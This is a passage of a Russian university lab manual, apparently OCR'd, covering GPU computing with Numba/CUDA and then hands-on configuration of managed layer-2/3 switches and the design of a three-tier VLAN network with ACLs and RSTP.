
4. Выполнение заданий преподавателя.
5. Анализ и оценка выполненных работ и степени овладения, обучающихся запланированными компетенциями

Содержание лабораторной работы:

Центральный процессор (CPU), в сущности, является мозгом любого вычислительного устройства: он выполняет записанные в программе инструкции, осуществляя управляющие, логические операции, а также операции ввода/вывода.

Правда, у современных CPU по-прежнему не так много ядер, и базовая структура и назначение CPU – обработка сложных вычислений – в сущности, не изменились. На самом деле, CPU лучше всего подходит для решения задач, заключающихся в разборе или интерпретации сложной логики, содержащейся в коде.

В свою очередь, графический процессор (GPU) обладает более мелкими логическими ядрами, которых, однако, гораздо больше (речь идет об арифметико-логических устройствах (АЛУ), управляющих элементах и кэш-памяти), которые спроектированы с расчетом на параллельную обработку в целом идентичных и сравнительно простых операций.



У GPU больше арифметических логических устройств (ALU), чем у типичного CPU, поэтому повышена способность параллельной обработки простых операций.

CPU лучше подходит для выполнения сложных линейных задач. Несмотря на то, что ядра CPU мощнее, GPU позволяют эффективнее и быстрее

обрабатывать задачи, связанные с ИИ, машинным и глубоким обучением. GPU справляется с рабочими нагрузками, распараллеливая схожие операции.

Представление об операциях с точки зрения GPU: возьмем, к примеру, операцию поиска слова в документе. Ее можно выполнить последовательно, перебрав одно за другим все слова в документе, либо параллельно, то есть, построчно, либо с поиском по конкретному слову.

Представление об операциях с точки зрения CPU — есть такие операции, например расчет ряда Фибоначчи, которые нельзя распараллелить. Ведь найти очередное число можно лишь после того, как вычислишь предыдущие два. Такие операции лучше всего подходят для CPU.

В свою очередь, такие операции, как сложение и перемножение матриц, легко выполняются с применением GPU, поскольку большинство из этих операций в матричных ячейках являются независимыми друг от друга, схожи по природе, и поэтому могут быть распараллелены.

CUDA – это платформа для параллельных вычислений и модель API, созданная компанией Nvidia. С помощью этого API можно использовать процессор с поддержкой CUDA-графики для широкого спектра вычислений. Такой подход получил название GPGPU (неспециализированные вычисления на графических процессорах).

Для использования возможностей ускорителей на обычном компьютере необходимы дополнительные библиотеки. Обычно высокопроизводительные вычисления выполняются при помощи языков типа C++, но остается возможность работать и с более высокоуровневыми языками программирования типа Python, - при помощи библиотек типа Numba (https://numba.pydata.org/numba-doc/latest/user/index.html).

Numba – это свободно распространяемый JIT-компилятор, транслирующий подмножество Python и NumPy в быстрый машинный код при помощи LLVM, это делается средствами пакета llvmlite на Python. В этом пакете предлагается ряд вариантов по распараллеливанию кода на Python для CPU и GPU, в самом коде при этом зачастую достаточно минимальных изменений – это весьма «мощное» преимущество, так как зачастую требуется ускорение существующего программного кода.


CUDA организует параллельные вычисления при помощи таких абстракций как потоки, блоки и гриды.

Поток: поток CUDA – это назначенная цепочка инструкций, поступающих/текущих в ядро CUDA (на самом деле, это просто конвейер). На лету на одном и том же ядре CUDA может существовать до 32 потоков (в таком случае заполняются все звенья этого конвейера). Это выполнение ядра с заданным индексом. Каждый поток использует свой индекс для доступа элементов в массиве таким образом, что вся совокупность имеющихся потоков совместно обрабатывает все множество данных.

Блок: это группа потоков. Не так много можно рассказать о выполнении потоков внутри блока: они могут выполняться, как последовательно, так и параллельно, так и без какого-либо определенного порядка. Можно координировать потоки, например, при помощи функции _syncthreads(),

заставляющей поток остановиться в определенной точке в ядре и дождаться, пока все остальные потоки в том же блоке также достигнут этой же точки.

Грид: это группа блоков. Между блоками отсутствует всякая синхронизация.



Но где же именно выполняются потоки, блоки и гриды? В случае архитектуры G80 GPU от Nvidia, вычисления, по-видимому, распределены следующим образом:

Грид → GPU: Весь грид обрабатывается единственным GPU-процессором.

Блок → МП: Процессор GPU организован как коллекция мультипроцессоров, где каждый мультипроцессор отвечает за обработку одного или более блоков в гриде. Один блок никогда не делится между несколькими МП.

Поток → ПП: Каждый МП далее подразделяется на процессоры потоков (ПП), и каждый ПП обрабатывает один или более потоков в блоке.

Здесь важно отметить еще одну важную концепцию: когда какие-либо вычисления должны быть выполнены на GPU, соответствующие данные должны быть перенесены в глобальную память GPU, а результаты вычислений после этого могут быть перенесены обратно на хост. Эти операции выполняются при помощи функций cuda.to_device() и copy_to_host(), предоставляемых в библиотеке Numba на Python.

Рассмотрим пример программы для модуля Python numba.

Для сравнения, мы представим простой последовательный алгоритм до и после JIT компиляции.

```
from numba import jit
import numpy as np
import time

x = np.arange(100).reshape(10, 10)

@jit(nopython=True)
def go_fast(a): # Function is compiled and runs in machine code
    trace = 0.0
    for i in range(a.shape[0]):
        trace += np.tanh(a[i, i])
    return a + trace

# ---

# DO NOT REPORT THIS...
# COMPILATION TIME IS INCLUDED IN THE EXECUTION TIME!
start = time.time()
go_fast(x)
end = time.time()
print("Elapsed (with compilation) = %s" % (end - start))

# Вывод в консоли:
# Elapsed (with compilation) = 0.40326404571533203

# ---

# NOW THE FUNCTION IS COMPILED, RE-TIME IT EXECUTING FROM CACHE
start = time.time()
go_fast(x)
end = time.time()
print("Elapsed (after compilation) = %s" % (end - start))

# Вывод в консоли:
# Elapsed (after compilation) = 0.0
```

Первый вариант алгоритма выполняется за 0.4 секунды, а второй – настолько быстро, что система показывает нулевое время выполнения.

Если мы увеличим размерность данных в несколько раз, то мы получим другие результаты.

Например, если мы поставим не

```
x = np.arange(100).reshape(10, 10)
```

а

```
x = np.arange(1000000).reshape(1000, 1000)
```

то время выполнения будет, соответственно:

```
Elapsed (with compilation) = 0.35281872749328613
Elapsed (after compilation) = 0.0019910335540771484
```

Примеры заданий для студентов:

1. Разработать программу для умножения матриц.
2. Разработать программу для квантования матриц.
3. Разработать программу для фильтрации матриц.

Критерии оценивания:

Максимальное количество баллов за лабораторную работу: 15 баллов.

оценка 13-15 баллов выставляется студенту, если он своевременно выполнил все задачи, предусмотренные в лабораторной работе, подготовил отчет в соответствии с требованиями преподавателя и в процессе защиты продемонстрировал полноту теоретических знаний в объеме содержания учебной дисциплины, относящейся к лабораторной работе. Сумел ответить на дополнительные вопросы, связанные не только с процессом выполнения лабораторной работы, но и с пониманием совершенных действий и решенных задач;

оценка 10-12 баллов выставляется студенту, если он выполнил все задачи, предусмотренные в лабораторной работе, подготовил отчет в соответствии с требованиями преподавателя и в процессе защиты продемонстрировал наличие достаточных теоретических знаний в объеме содержания учебной дисциплины, относящейся к лабораторной работе. Сумел ответить на вопросы, связанные с процессом выполнения лабораторной работы;

оценка 7-9 баллов выставляется студенту, если он более чем на половину выполнил поставленные в лабораторной работе задачи, способен ответить на вопросы, касающиеся теоретической составляющей в объеме содержания учебной дисциплины, относящейся к лабораторной работе;

оценка 1-6 баллов выставляется студенту, если он менее чем на половину выполнил поставленные в лабораторной работе задачи.

.

МОДУЛЬ 2. АППАРАТНЫЕ СРЕДСТВА И ПРОЕКТИРОВАНИЕ КОМПЬЮТЕРНЫХ СЕТЕЙ

Лабораторная работа № 3

Настройка функций коммутаторов 2-го и 3-го уровней. Проектирование трёхуровневой компьютерной сети на основе управляемых коммутаторов

Цель работы:

Изучение функций коммутаторов 2-го и 3-го уровней, освоение интерфейсов и команд управления/настройки коммутаторов. Принципы, технологии построения трёхуровневой компьютерной сети.

Средства выполнения работы

Лабораторная работа выполняется в соответствии с рабочей программой дисциплины. Проведение занятий предполагается в аудитории, оснащенной:

1. Необходимым числом ПК в компьютерном классе с выходом в глобальную сеть Интернет.
2. Мультимедийной доской для демонстрации материалов.
3. Установленной ОС Windows или ОС Linux.
4. Установленным текстовым редактором MS Office или Libre Office.
5. Установленным редактором графических схем.
6. Коммутаторами 2-го и 3-го уровня.
7. Сетевыми патч-кордами.

Результаты освоения материала:

В результате проведения работы студент должен:

Знать:

- основные понятия и определения сетевых систем;
- состав и структуру команд коммутаторов;
- принципы подключения устройств к ПК;
- принципы и интерфейсы управления коммутатором;
- сетевые топологии;
- оконечное оборудование данных и их работу.

Уметь:

- проектировать и составлять структурные схемы распределенных компьютерных сетей;
- продумывать и обосновывать структуры распределенных компьютерных сетей;
- осуществлять коммуникацию и настройку сетевого оборудования.

Методика проведения работы:

Лабораторная работа проводится следующим образом:

1. Краткий обзор теоретических вопросов.
2. Постановка задачи.
3. Разъяснения преподавателя, с ответами на вопросы.
4. Выполнение задания преподавателя.
5. Анализ и оценка выполненных работ и степени овладения, обучающихся запланированными компетенциями

Содержание лабораторной работы:

В рамках лабораторного занятия подробно рассматриваются и обсуждаются следующие ключевые вопросы.

7. Работа с сетевыми ресурсами.
8. Организация обмена данными.
9. Состав и структура распределенных компьютерных сетей.
10. Среды передачи данных и их применение.
11. Иерархическое представление трехуровневых компьютерных сетей.
12. Сетевое коммутационное оборудование 2-го и 3-го уровней
13. Интерфейсы, функции и протоколы взаимодействия сетевого коммутационного оборудования:

a. RS232
b. LAN
c. TCP/IP
d. TELNET
e. SSH

14. Команды управления коммутатором.
15. Функции коммутаторов
16. VLAN
17. маршрутизация между VLAN;
18. LACP
19. RSTP
20. 802.1p
21. ACL
22. LBD
23. Safeguard Engine

Задание для студентов:

Задание №1

Настройка функций коммутаторов 2-го и 3-го уровней

Цель задания:

Это задание предназначено для ознакомления с основными командами для настройки, контроля и устранения неполадок коммутаторов.

Оборудование:

Управляемый коммутатор, рабочая станция с TFTP-сервером, консольный кабель.

На одно рабочее место:

Коммутатор	1 шт.
Рабочая станция	1 шт.
Консольный кабель	1 шт.

Основные команды коммутаторов

Для настройки различных функций коммутаторов при выполнении практических работ будет использоваться интерфейс командной строки (CLI), так как он обеспечивает более тонкую настройку устройства.

Все команды CLI являются чувствительными к регистру, поэтому прежде чем вводить команду, надо убедиться, что отключены все функции, которые могут привести к изменению регистра текста.


При работе в CLI можно вводить сокращённый вариант команды. Например, если ввести команду «sh sw», то коммутатор интерпретирует эту команду как «show switch».

Для описания ввода команд, ожидаемых значений и аргументов при настройке коммутатора через интерфейс командной строки (CLI) используются следующие символы:

< угловые скобки >	
Назначение	Содержат ожидаемую переменную или значение, которое должно быть указано.
Синтаксис	**config ipif <System> [{ipaddress <network_address> | vlan <vlan_name 32> | state [enable | disable}] | bootp | dhcp]**
Описание	В привёденном примере синтаксиса, пользователь должен указать имя IP-интерфейса System, имя VLAN vlan_name длиной до 32 символов и сетевой адрес network_address. Сами угловые скобки вводить не надо.
Пример	**config ipif System ipaddress 10.24.22.5/8 vlan Sales**
[квадратные скобки]	
Назначение	Содержат требуемое значение или набор требуемых аргументов. Может быть указано одно значение или аргумент.
Синтаксис	**create account [admin | user] <username 15>**
Описание	В приведённом примере синтаксиса, пользователь должен указать один из двух уровней привилегий (admin или user) для создаваемой учётной записи. Вводить квадратные скобки не надо.
Пример	**create account admin user1**
| **вертикальная черта**	
Назначение	Отделяет два или более взаимно исключающих пунктов из списка, один из которых должен быть введён/указан.
Синтаксис	**create account [admin | user] <username 15>**

Описание	В приведённом примере синтаксиса, пользователь должен указать один из двух уровней привилегий (admin или user) для создаваемой учётной записи. Вводить квадратные скобки не надо.
Пример	**`create account admin user1`**
{ фигурные скобки }	
Назначение	Содержит необязательное значение или набор необязательных аргументов.
Синтаксис	**`reset {[config | system]} {force_agree}`**
Описание	В приведённом примере синтаксиса, пользователь может указать необязательное значение config или system. Его вводить необязательно, но результат команды будет зависеть от ввода дополнительного параметра.
Пример	**`reset config`**
(круглые скобки)	
Назначение	Показывает, что одно или более значений или аргументов, заключённых в фигурные скобки, должно быть введено.
Синтаксис	**`config dhcp_relay {hops <value 1-16> | time <sec 0-65535>}(1)`**
Описание	В приведённом примере синтаксиса, от пользователя ожидается ввод одного или обоих необязательных параметров, заключённых в фигурные скобки. Параметр «(1)» показывает, что ожидается ввод, по крайней мере, одного из параметров или аргументов.
Пример	**`config dhcp_relay hops 3`**

Схема подключения:



Вызов помощи по командам

Подключите компьютер к консольному порту коммутатора с помощью кабеля RS-232. Настройте на компьютере статический IP-адрес в соответствии со схемой 1. Запустите программу эмуляции терминала VT100 (Putty или HyperTerminal).

Установите следующие параметры подключения:

Скорость (бит/с): 115200
Биты данных: 8
Чётность: нет
Стоповые биты: 1

Управление потоком: нет

Подключитесь к коммутатору, открыв сессию. В открывшемся окне нажмите клавишу Enter. По умолчанию на коммутаторе не определены UserName и PassWord, поэтому два раза нажмите клавишу Enter. После этого появится приглашение для ввода команд.

Внимание: при написании команд в CLI важно учитывать регистр. Для того чтобы ознакомиться с правильностью написания команд, последовательностью выполнения операций можно обращаться к встроенной помощи по командам!

Введите в консоли: *?*
Введите в консоли: *config*
Введите в консоли: *show*

Изменение IP-адреса коммутатора

Посмотрите значение IP-адреса интерфейса управления коммутатора:
show ipif

Запишите чему равен IP-адрес интерфейса управления коммутатора по умолчанию.

Измените IP-адрес интерфейса управления коммутатора:
config ipif System ipaddress 192.168.1.10/24

Настройте IP-адрес шлюза по умолчанию:
create iproute default 192.168.1.254

Примечание: IP-адрес шлюза по умолчанию должен быть назначен, если управление коммутатором будет осуществляться из других IP-подсетей.

Проверьте настройки коммутатора:
show switch

Настройка времени на коммутаторе

Проверьте время:
show time

Введите новую дату и время:
config time 01sep2015 15:45:30

Укажите текущую дату и время.

Установите часовой пояс Москва (GMT +3:00):
config time_zone operator + hour 3 min 0

Проверьте время:
show time

Примечание: установка времени необходима для правильного отображения информации в журналах регистрации коммутаторов (Log files), проведения аудита работы сети, мониторинга сети и т.п.

Управление учетными записями пользователей

Внимание: существует четыре основных уровня привилегий пользователей: *Admin* – максимальные права управления коммутатором; *Operator* – средние права управления (разрешено выполнять все команды, за исключением команд управления учетными записями); *Power_User* – средние права управления (разрешено выполнять все команды, за исключением команд управления учетными записями, мониторинга и управления сетевыми устройствами); *User* – минимальные права, в основном на чтение.
Длина имени пользователя должна быть от 1 до 15 символов, длина пароля от 0 до 15 символов, максимальное количество пользователей 8.
Никогда не сохраняйте настройки конфигурации после создания пользователей не проверив, можете ли вы зайти с созданной учётной записью в систему! В случае утраты сведений о Логине и Пароле, разблокировать коммутатор можно только в сервисном центре!

Создайте учётную запись администратора:
create account admin student_vt

Укажите пароль и подтверждение пароля администратора: *student_vt*
Enter a case-sensitive new password: *student_vt*
Enter the new password again for confirmation: *student_vt*

Для выхода из режима с текущими правами введите команду:
logout

Осуществите вход, введя параметры созданной учётной записи администратора:
Username: *student_vt*
Password: *student_vt*

Создайте учётную запись пользователя:
create account user swuser

Укажите пароль и подтверждение пароля пользователя: student1
Enter a case-sensitive new password: *student1*
Enter the new password again for confirmation: *student1*

Проверьте настройки учётных записей пользователей:
show account

Измените пароль пользователя:
config account swuser

После ввода команды укажите старый пароль пользователя и 2 раза новый пароль.

Enter a old password:****
Enter a case-sensitive new password:****
Enter the new password again for confirmation:****

Посмотрите список пользователей, подключенных к CLI коммутатора в настоящее время: *show session*

Активизируйте функцию шифрования паролей:
enable password encryption

Посмотрите текущую конфигурацию коммутатора, хранящуюся в RAM, и проверьте, зашифрованы ли пароли:
show config current_config

Отключите функцию шифрования паролей:
disable password encryption

Задайте пароль учётной записи пользователя, указав его использование без шифрования:
config account swuser encrypt plain_text student1

Убедитесь, что пароль учетной записи пользователя сохранён без шифрования:
show config current_config

Удалите учетную запись пользователя:
delete account swuser

Убедитесь в удалении учетной записи пользователя:
show account

Управление возможностью доступа к коммутатору через Web-интерфейс и Telnet

Для повышения безопасности сети, в том случае, если для доступа к коммутатору не используются Web-интерфейс или Telnet, рекомендуется их отключить (по умолчанию Web-интерфейс и Telnet на коммутаторе включены).

Отключите возможность подключения к коммутатору по Telnet:
disable telnet
Проверьте выполненные настройки:
show switch
Убедитесь, что доступ по Telnet отключён.
Выполните на рабочей станции ПК1 команду:
telnet <IP-адрес коммутатора>
Что вы наблюдаете? Запишите.

Включите функцию подключения к коммутатору по Telnet:
enable telnet

Проверьте выполненные настройки и убедитесь в возможности подключения к коммутатору по Telnet.

Протокол Telnet не предусматривает шифрование и не обеспечивает безопасность передаваемых данных. Протокол SSH обеспечивает безопасное соединение, путем шифрования передаваемых данных, включая пароли.

Включите возможность подключения к коммутатору по SSH:
enable ssh
Проверьте выполненные настройки:
show switch
Отключите возможность подключения к коммутатору по SSH:
disable ssh
Отключите возможность подключения к коммутатору через Web-интерфейс:
disable web
Проверьте выполненные настройки:
show switch

Убедитесь, что доступ к коммутатору через Web-интерфейс отключён.

Запустите на рабочей станции ПК1 браузер и введите в адресной строке IP-адрес коммутатора.

Что вы наблюдаете? Запишите.

Включите возможность подключения к коммутатору через Web-интерфейс и измените стандартный TCP-порт подключения на новый:
enable web 8008

Запустите на рабочей станции ПК1 браузер, введите в адресной строке IP-адрес коммутатора и укажите новый TCP-порт подключения:
http://192.168.1.10:8008

Настройка основных параметров портов коммутатора

Посмотрите текущие настройки портов:

show ports

Измените скорость и режим работы портов 1-6:
config ports 1-6 speed 10_half

Проверьте выполненные настройки:
show ports
Что вы наблюдаете? Запишите.
Активизируйте функцию управления потоком на портах 1-6:
config ports 1-6 flow_control enable
Проверьте настройки:
show ports

Отключите работу портов 1-6:
config ports 1-6 state disable

Проверьте настройки:
show ports

Проверьте соединение между ПК1 и коммутатором. На ПК1 выполните команду:
ping 192.168.1.10
Что вы наблюдаете? Запишите.

Включите работу порта 6:
config ports 6 state enable

Проверьте соединение между ПК1 и коммутатором.
На ПК1 выполните команду:
ping 192.168.1.10
Что вы наблюдаете? Запишите.

Задайте описание порта 6:
config ports 6 description PC_PORT
Проверьте описание портов:
show ports description

Сохранение конфигурации в энергонезависимой памяти

Сохраните конфигурацию, хранимую в RAM, в первый слот для конфигурации в энергонезависимой памяти (NVRAM):
save config 1
или короче (сохранение сразу в активный слот конфигурации):
save

Команды мониторинга сети

Посмотрите статистику о пакетах, передаваемых и принимаемых портом 6 коммутатора:

show packet ports 6

Примечание: данная команда позволяет определять количественные характеристики передаваемых одноадресных, многоадресных и широковещательных пакетов. В случае возникновения в сети большого количества широковещательного трафика (более 15% от передаваемого), необходимо провести анализ сети на наличие DOS-атаки или неисправности.

Посмотрите статистику об ошибках передаваемых и принимаемых портом пакетов:

show error ports 6

Примечание: данная команда позволяет определять ошибки передаваемых данных и локализовать проблемы в коммутируемой сети.

Очистите счётчики статистики на порте:

clear counters ports 6

Примечание: в случае устранения выявленных ошибок или проверки отчёта загрузки портов, можно обнулить устаревшие данные.

Посмотрите загрузку ЦПУ коммутатора:

show utilization cpu

Внимание: в случае длительной загрузки CPU более 90%-100% необходимо проверить следующие характеристики:

1. Возможные атаки на коммутатор, неправильная настройка сети. Данная проблема может быть решена путём включения функции Safeguard Engine.
2. Неправильная настройка ACL или других функций коммутатора, влияющих на производительность и работу CPU.
3. Некорректная работа ПО (Firmware) коммутатора при работе некоторых функций. Данная проблема может быть решена путём обновления ПО коммутатора.

Посмотрите загрузку портов коммутатора:

show utilization ports

Примечание: с помощью данной команды можно посмотреть загрузку портов коммутатора и объем принимаемого и передаваемого ими трафика в секунду.

Посмотрите журнал работы коммутатора:

show log

Посмотрите журнал работы коммутатора с определенного индекса (ID):
show log index 5

Очистите журнал работы:
clear log

Протестируйте состояние медных кабелей, подключённых к портам коммутатора:
cable_diag ports all

Примечание: данная функция позволяет определить состояние пар, подключённого к порту коммутатора медного кабеля, а также его длину. Функция определяет следующие повреждения кабеля: разомкнутая цепь (Open Circuit) и короткое замыкание (Short Circuit).

Функция Factory Reset (сброс к заводским установкам)

Сбросьте текущие настройки коммутатора к настройкам по умолчанию командой:
reset

На коммутаторе восстановятся все заводские настройки по умолчанию, за исключением IP-адреса интерфейса управления, учётных записей пользователей и журнала регистраций. Коммутатор *не произведёт* сохранение сброшенных настроек в энергонезависимой памяти NVRAM и не перезагрузится.

Если указано ключевое слово ***config***, на коммутаторе восстановятся все заводские настройки по умолчанию, включая IP-адрес интерфейса управления, учётные записи пользователей и журнал регистраций. Коммутатор *не произведёт* сохранение сброшенных настроек в энергонезависимой памяти NVRAM и не перезагрузится.

reset config

Если указано ключевое слово ***system***, на коммутаторе восстановятся все заводские настройки по умолчанию в полном объеме. Коммутатор сохранит эти настройки в энергонезависимой памяти NVRAM и перезагрузится.

reset system

В случае необходимости, перезагрузить коммутатор можно командой:
reboot

Задание № 2

Проектирование трёхуровневой компьютерной сети на основе управляемых коммутаторов


Данное задание предполагает самостоятельное создание учебной сети, имитирующей локальную сеть реального предприятия и обеспечивающей решение широкого круга задач. При выполнении работы, в учебной сети должен быть настроен один маршрутизирующий коммутатор.

Цель задания: Самостоятельно разработать конфигурацию сложной сети. Собрать схему, настроить и исследовать совместное использование различных протоколов и функций.

Оборудование:

Коммутатор 2го уровня	8 шт.
Коммутатор 3-го уровня	1 шт.
Рабочая станция	10 шт.
Консольный кабель	10 шт.
Кабель Ethernet	31 шт.

Схема подключения:



Модели коммутаторов специально не обозначены на схеме. Местоположение каждого коммутатора из используемых для выполнения работы необходимо определить самостоятельно. В роли серверов можно использовать две любые рабочие станции, например, ПК1 и ПК2.

Для повышения отказоустойчивости в топологии сети заложены избыточные каналы связи. Предполагается создание агрегированных каналов связи.

К каждому коммутатору необходимо подключить один ПК (порт подключения выбирается самостоятельно). Каждый применяемый в схеме ПК должен быть размещён в своей индивидуальной VLAN.

Устройства во всех VLAN должны иметь возможность обмениваться данными через маршрутизирующий коммутатор. Необходимо обеспечить приоритизацию входящих и исходящих пакетов на серверах №1 и №2.

Необходимо заблокировать любой трафик между ПК3-ПК6 и сервером № 1, между ПК7-ПК10 и сервером № 2.

В процессе проектирования и настройки сети предполагается совместная работа всех рабочих групп с целью согласования значений сетевых параметров, требуемых для организации связи между соседними коммутаторами. Укажите согласованные параметры на схеме сети.

Для дальнейшей работы необходимо:

1. Распределить имеющиеся коммутаторы по схеме так, чтобы получить сеть с максимальной пропускной способностью.
2. Выбрать номера портов коммутаторов для соединения друг с другом.
3. Выбрать номера портов коммутаторов для подключения ПК.
4. Определить очередность настройки протоколов и функций, очередность построения схемы.
5. Определить, какие порты, в каких VLAN должны быть настроены.
6. Разработать план IP-адресации для всех VLAN, выбрать адреса для IP-интерфейсов маршрутизирующего коммутатора.
7. Выбрать в качестве корневого моста для протокола RSTP такой коммутатор, который обеспечит построение топологии с максимальной производительностью сети.
8. Определить порты, на которых необходимо настроить приоритезацию.
9. Разработать ACL.
10. Выбрать порты, на которых будет включена функция LBD.
11. Определить пороговые значения для функции Safeguard Engine.

Порядок выполнения:

Ввиду сложности и объёмности работы, а также зависимости результатов одной отдельной группы от результатов работы всех остальных групп, рекомендуется разделить лабораторную работу на этапы, согласовать

очерёдность их выполнения и проведения промежуточных тестов. Это позволит своевременно обнаружить ошибки в проекте сети и выполненных конфигурациях.

Ожидаемый результат

1. Связь между всеми ПК и серверами должна быть только через маршрутизирующий коммутатор.
2. В созданной сети не должно быть активных коммутационных петель.
